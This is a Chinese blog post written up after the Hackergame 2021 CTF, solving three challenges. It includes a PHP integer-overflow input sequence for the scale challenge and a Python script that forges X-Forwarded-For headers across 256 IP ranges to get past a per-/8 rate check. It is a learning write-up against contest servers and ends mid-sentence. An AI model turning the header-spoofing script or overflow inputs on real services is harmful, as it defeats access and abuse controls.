中国科学技术大学第八届信息安全大赛

原创

Jokermans 于 2022-03-07 20:09:27 发布 35 收藏

文章标签： 网络安全 web安全

本文链接：https://blog.csdn.net/weixin_52125240/article/details/123310661


中国科学技术大学第八届信息安全大赛

前言：这是赛后做的题目，比赛的时候没有做，为了应付学校团队的考核，自己拿过来练手，学习一些新的思路


1.签到

题目描述：为了能让大家顺利签到，命题组把每一秒的 flag 都记录下来制成了日记本的一页。你只需要打开日记，翻到 Hackergame 2021 比赛进行期间的任何一页就能得到 flag！


打开靶场看一下




看题目描述就是要我把里面的时间改在比赛期间2021-10-xx期间，想着抓包就行，但是并没有办法改。想着要不点试试，多点几次说不定就行，但是次数太多人力点不到。
后来发现我们可以试试修改page的参数



这里我们用二分法，看一下官方给的二分法的计算方法
二分法
1.二分法可以以 O(log N) 的时间复杂度得到答案。以下是一个例子（起始点为 0）：
2.测试 100000000000，太大 => (100000000000 + 0) / 2 = 50000000000
3.测试 50000000000，太大 => (50000000000 + 0) / 2 = 25000000000
4.测试 25000000000，太大 => (25000000000 + 0) / 2 = 12500000000
5.测试 12500000000，太大 => (12500000000 + 0) / 2 = 6250000000
6.测试 6250000000，太大 => (6250000000 + 0) / 2 = 3125000000
7.测试 3125000000，太大 => (3125000000 + 0) / 2 = 1562500000
8.测试 1562500000，太小（2019 年）=> (1562500000 + 3125000000) / 2 = 2343750000
9.测试 2343750000，太大 => (1562500000 + 2343750000) / 2 = 1953125000
10.测试 1953125000，太大 => (1562500000 + 1953125000) / 2 = 1757812500
11.测试 1757812500，太大（2025 年）=> (1562500000 + 1757812500) / 2 = 1660156250
12.测试 1660156250，太大（2022 年）=> (1562500000 + 1660156250) / 2 = 1611328125
13.测试 1611328125，太小（2021 年 1 月）=> (1611328125 + 1660156250) / 2 = 1635742187
14.测试 1635742187，太大（2021 年 11 月）=> (1611328125 + 1635742187) / 2 = 1623535156
15.测试 1623535156，太小（2021 年 6 月）=> (1623535156 + 1635742187) / 2 = 1629638671
16.测试 1629638671，太小（2021 年 8 月）=> (1629638671 + 1635742187) / 2 = 1632690429
17.测试 1632690429，太小（2021 年 9 月）=> (1632690429 + 1635742187) / 2 = 1634216308
18.测试 1634216308，太小（2021 年 10 月 14 日）=> (1634216308 + 1635742187) / 2 = 1634979247
1634979247 得到答案（2021-10-23 16:54:07 +08:00）



我们测试一下官方给的答案



得到flag


> flag{HappyHacking2021-b885a1ad45}


我们还可以用时间戳改一下时间
准确计算比赛时间距离 1970/1/1 8:00 的时间差（UNIX 时间戳）
有很多在线工具都可以做到这一点。在比赛期间网络搜索，随便挑一个，将得到的时间戳输入页数参数访问即可。
https://tool.chinaz.com/tools/unixtime.aspx

2.卖瓜

题目描述：
有一个人前来买瓜。
HQ：哥们，这瓜多少钱一斤啊？
你：两块钱一斤。
HQ：What's up！这瓜皮子是金子做的还是瓜粒子是金子做的？
你：你瞧瞧现在哪有瓜啊？这都是大棚的瓜，只有 6 斤一个和 9 斤一个的，你嫌贵我还嫌贵呢。
（HQ 心里默默一算）
HQ：给我来 20 斤的瓜。
你：行！
HQ：行？这瓜能称出 20 斤吗？
你：我开水果摊的，还不会称重？
HQ：我问你这瓜能称出 20 斤吗？
你：你是故意找茬，是不是？你要不要吧！
HQ：你这瓜要是刚好 20 斤吗我肯定要啊。那它要是没有怎么办啊？
你：要是不是 20 斤，我自己吃了它，满意了吧？
（你开始选瓜称重）
补充说明：当称的数字变为浮点数而不是整数时，HQ不会认可最终的称重结果。

我们打开靶场看一下





光看这个肯定没啥用，我们抓包看一下，我们操作的地方肯定是我划线的地方

```
POST
/?token=4100%3AMEUCIBl4FsrM%2BO%2BEp1YBt%2FHj7LmV9Dyacmio5S3n%2FDBzITWhAiEA9dIHGk%2BaNHS22wOUgEuDS2%2BiBl
o%2FtXKeNGUKd7SqrpA%3D HTTP/1.1
Host: 202.38.93.111:15003
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 44
Origin: http://202.38.93.111:15003
Connection: keep-alive
Referer:
http://202.38.93.111:15003/?token=4100%3AMEUCIBl4FsrM%2BO%2BEp1YBt%2FHj7LmV9Dyacmio5S3n%2FDBzITWhAiEA9dIH
Gk%2BaNHS22wOUgEuDS2%2BiBlo%2FtXKeNGUKd7SqrpA%3D
Cookie: PHPSESSID=936829f9c07385ac4939abb647d23db1
Upgrade-Insecure-Requests: 1

b6=1&b9=0&submit=%E6%93%8D%E4%BD%9C%EF%BC%81
```


我们多操作几次可以发现这个西瓜的斤重是会累加的

```
</head>

<body>
    <div class="app">
        <div class="card">
            <h5 class="card-header">□□</h5>
            <div class="card-body">
                <p>□□□□□□□□□</p>
                <p>□□□□□□□□</p>
                <ul>
                    <li>□□□□□□□□□□ 6 □□□□□□□□ 9 □□□□□□</li>
                    <li>□□□□□□□□□□□□□□□</li>
                </ul>
                <p>□□□□□□□□□□□□□□□ 20 □□□□</p>
                <hr>
                <h5>□□</h5>
                                <p>□□□□□□ 24/20 □□□□</p>
                <form method="post">
                    <p>□□ 6 □□□ <input type="number" class="number" name="b6" value="0" min="0"> □</p>
                    <p>□□ 9 □□□ <input type="number" class="number" name="b9" value="0" min="0"> □</p>
                    <input class="btn btn-primary" type="submit" name="submit" value="□□□">
                </form>
                <hr>

                <p>□□□□ 10 □□□□□□□□□□□□□□□□□□□□<!--□□□-->□□□□□□□□□<a href="?clear=y">□□□□</a>□
                </p>
            </div>
        </div>
    </div>
</body>

</html>
```

当然题目说了浮点数不行，我个人的第一个思路就是用负数试试，但是很显然出题人也知道我们这点小心思。

往后我个人也没有什么好思路了，想了半天也没想到该怎么做，还是看了一下官方的wp
这里我又新接触到一个新的知识点：

PHP整型溢出漏洞

根据 PHP 文档 Integer 整型，PHP 在运算结果超出 int 范围时，会返回 float 类型，进一步使用函数 intval() 来把 float 转为 int 时，如果这个 float 超出了 int 范围（定义在 PHP_INT_MAX），结果是未定义的，在其评论中有一条 Be aware of float to int cast overflow 列举了一些溢出后的转换结果。

下面这段代码尝试了将一个比 PHP_INT_MAX 稍大的数转换成 int 时会发生什么：

```php
//             PHP_INT_MAX = 9223372036854775807
// 1024819115206086200 * 9 = 9223372036854775800
// 1024819115206086201 * 9 = 9223372036854775809

$a = 1024819115206086200 * 9;
$b = 1024819115206086201 * 9;
$ia = intval($a);
$ib = intval($b);

var_dump($a);
// int(9223372036854775800)

var_dump($b);
// float(9.223372036854776E+18)
// overflow!

var_dump($ia);
// int(9223372036854775800)

var_dump($ib);
// int(-9223372036854775808)
```

下面我贴一下官方给的题解（我自己尝试了好一会就是没有成功，数学在那算半天也没算清楚）

```php
$b = 1024819115206086201 * 9;
$ib = intval($b); // int(-9223372036854775808)
$b = 1024819115206086200 * 9;
$ib += intval($b); // int(-8)
$b = 1 * 9;
$ib += intval($b); // int(1)
$b = 1024819115206086201 * 9;
$ib += intval($b); // int(-9223372036854775807)
$b = 1024819115206086200 * 9;
$ib += intval($b); // int(-7)
$b = 3 * 9;
$ib += intval($b); // int(20)
```

其中每一个 $b 都是放瓜的操作，一共操作 6 次即可，分别是：

```
1024819115206086201 * 9
1024819115206086200 * 9
1 * 9
1024819115206086201 * 9
1024819115206086200 * 9
3 * 9
```

当然熟悉了这个原理之后可以尝试找到一些更短的操作，比如：

```
1500000000000000000 * 9 // int(-4946744073709551616), 模 3 余 2
549638230412172404 * 9 // int(20)
```

最后得到flag

3.FLAG 助力大红包

本题的主要考察点为 IPv4 协议以及 HTTP 协议

题目描述：

“听说没？【大砍刀】平台又双叒做活动啦！参与活动就送 0.5 个 flag 呢，攒满 1 个 flag 即可免费提取！”


“还有这么好的事情？我也要参加！”

“快点吧！我已经拿到 flag 了呢！再不参加 flag 就要发完了呢。”


“那怎么才能参加呢？”

“这还不简单！点击下面的链接就行”

打开靶场看一下



我点击链接看了一下，就是类似于pdd的助力，但是看到这里我就想起一道很久以前做的类似的一道题。题目要求我们把flag点到1，这样我们就可以获得flag，我想用BurpSuite把地址爆破一下，数量够多，那我不就很快的使flag的数量为一，拿到flag



我尝试了一下，失败了，根本没办法爆破，奶奶的做这个中科大的题目，总是有一点思路，但是他就是不让你对。还是要看一下官方的wp，这就是菜鸡的痛苦吧！

果然又又又又是新的知识点，啊啊啊啊啊啊救命啊！！！！！！
我暂时不是很理解这一题，所以我直接把官方的wp先copy下来，等以后再来学习。

应当可以很容易发现，用户通过点击助力按钮，即可积攒 Flag 。但是题目写出会对源地址进行检查， 位于同一个 /8 网络内的用户只能助力一次。（一个 /8 网段内的所有 IP 地址的第一个字节是相同的。很容易可以知道， IPv4 中至多只有 256 个 /8 网段。

其实，如果对 Flag 数量进行多项式拟合，可以发现 flag 数量为一精确的二次函数：

> flag = (-0.0000076*(count-256)^2+1)
> 最终需要攒齐全部 256 个 /8 网段的助力才可获得全部 Flag。

即便没有上面这一步，应当可以很快意识（也许很难）到使用好友助力或使用代理池是不可行的，这是由于不是全部 IPv4 /8 地址块是可用的。这包括：

> 1.RFC1700 定义的 0.0.0.0/8 和回环地址 127.0.0.0/8。
> 2.RFC1918 定义的私有地址 10.0.0.0/8、192.168.0.0/16 ， 172.16.0.0/12
> 3.RFC3171 定义的组播地址 224.0.0.0/4
> 4.RFC1700 定义的保留地址 240.0.0.0/4
> 用于特殊网络的 14.0.0.0/8 , 24.0.0.0/8 以及 39.0.0.0/8
> 美国国防部宣告的大量 IPv4 /8 网段，例如 6.0.0.0/8 ， 7.0.0.0/8 等等 十几个 /8 网段
> 详细信息可用参考 RFC3330.

因此，我们需要伪造 IPv4 源地址的方式来欺骗服务器地址。事实上，服务器通过两种手段来检测远程 IP 地址。首先是通过调用搜狐的接口https://pv.sohu.com/cityjson?ie=utf-8来识别远程地址。并将识别的远程地址通过表单中的 ip 字段传送给服务器。

第二个手段是服务器的检测方式。这里，服务器存在 X-Forwarded-For 欺骗漏洞。 X-Forwarded-For 是一个扩展的 HTTP 头标，通常由反向代理服务器（如 Nginx ）在转发 HTTP 协议时添加。这是因为代理服务器在进行转发时，后端服务器接收到的 TCP/IP 协议的源地址将是代理服务器的地址，而不是远程客户的地址。中转服务器通过这一头标来保留远程地址这一信息。然而，这一头标是不被认证且很容易被伪造的，因此可用构造出任意远程地址。另一个相似功能的头标是 X-Remote-IP。事实上，本文题目服务器对这两个头标均存在识别漏洞。 X-Forwarded-For 的格式非常简单，只需要将源地址的 IP 地址记录其中即可。当存在多个中转服务器的时候，后续中转服务器会将自己的地址写在该头标的末尾，并使用逗号进行分割。


综上，我们可用构造出用于伪造攻击的脚本如下 run.py：

```
import requests
from requests.api import head
import time

url = "<助力连接的地址>"

for i in range(0,256):
    ip = f"{i}.1.1.1"
    ret = requests.post(url, data={"ip": ip}, headers={"X-Forwarded-For": ip})
    time.sleep(1.2)
    print(i)
```

注意到本题为了防止 DoS 攻击，实现了一个简单的令牌桶流量控制算法，因此需要控制请求发送速率。

脚本跑完之后

